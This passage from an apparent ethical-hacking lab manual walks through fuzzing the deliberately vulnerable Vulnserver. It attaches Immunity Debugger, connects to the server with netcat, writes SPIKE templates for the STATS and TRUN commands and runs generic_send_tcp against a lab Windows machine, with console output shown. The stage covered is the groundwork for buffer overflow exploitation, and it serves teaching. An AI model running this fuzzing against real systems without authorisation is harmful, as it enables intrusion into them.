
If the User Account Control pop-up appears, click Yes to proceed.




12. The **Immunity Debugger** main window appears, as shown in the screenshot.



13. Now, click **File** in the menu bar, and in the drop-down menu, click **Attach**.




14. The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach**.




15. **Immunity Debugger** showing the **vulnserver.exe** process window appears.


16. You can observe that the status is **Paused** in the bottom-right corner of the window.



17. Click on the Run program icon in the toolbar to run Immunity Debugger.



18. You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.



19. Keep **Immunity Debugger** and **Vulnserver** running, and click Parrot Security switch to the **Parrot Security** machine.

20. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server.

21. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.

22. Now, run **cd** command to jump to the root directory.

23. Execute **nc -nv 10.10.1.11 9999** command.

Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**) and **9999** is the target port.

24. The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.

25. A list of **Valid Commands** is displayed, as shown in the screenshot.

```
$ sudo su
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
#cd
[root@parrot]~[~]
#nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```


26. Type **EXIT** and press **Enter** to exit the program.

```
$ sudo su
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
#cd
[root@parrot]~[~]
#nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

27. Now, we will generate spike templates and perform spiking.

Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

28. To create a spike template for spiking on the STATS function, run **pluma stats.spk** command to open a text editor.




The screenshot shows a terminal window titled "nc -nv 10.10.1.119999 - Parrot Terminal". The terminal is running as root on a Parrot OS system. The user has entered the command "#pluma stats.spk" which has opened a text editor window. The text editor contains the following script:

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

29. In the text editor window, type the following script:

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

30. Press **Ctrl+S** to save the script file and close the text editor.



```
1 s_readline();
2 s_string("STATS ");
3 s_string_variable("0");
```

31. Now, in the terminal window, run **generic\_send\_tcp 10.10.1.11 9999 stats.spk 0 0** command to send the packages to the vulnerable server.

Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **stats.spk** is the spike\_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.


32. Leave the script running in the terminal window.

```

Applications Places System Terminal Help
generic_send_tcp 10.10.1.11 9999 stats.spk 0 0 - Parrot Terminal
File Edit View Search Terminal Help
EXIT
Parrot
EXIT
GOODBYE
[root@parrot]~[~]
#pluma stats.spk
[root@parrot]~[~]
#generic_send_tcp 10.10.1.11 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 7
Fuzzing Variable 0:7

```

33. Now, click Windows 11 to switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.



34. Click Parrot Security switch back to the **Parrot Security** machine.


35. In the **Terminal** window, press **Ctrl+C** to terminate stats.spk script.

36. Now, run **pluma trun.spk** command to open a text editor.

37. In the text editor window, type the following script:

```
s_readline();  
s_string("TRUN ");  
s_string_variable("0");
```

38. Press **Ctrl+S** to save the script file and close the text editor.




39. Now, in the **terminal** window, run **generic\_send\_tcp 10.10.1.11 9999 trun.spk 0 0** command to send the packages to the vulnerable server.

Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **trun.spk** is the **spike\_script**, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.


40. Leave the script running in the terminal window.

```
[root@parrot]~
[root@parrot]~
[x]-[root@parrot]~
[root@parrot]~
[root@parrot]~
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
generic_send_tcp10.1...
```

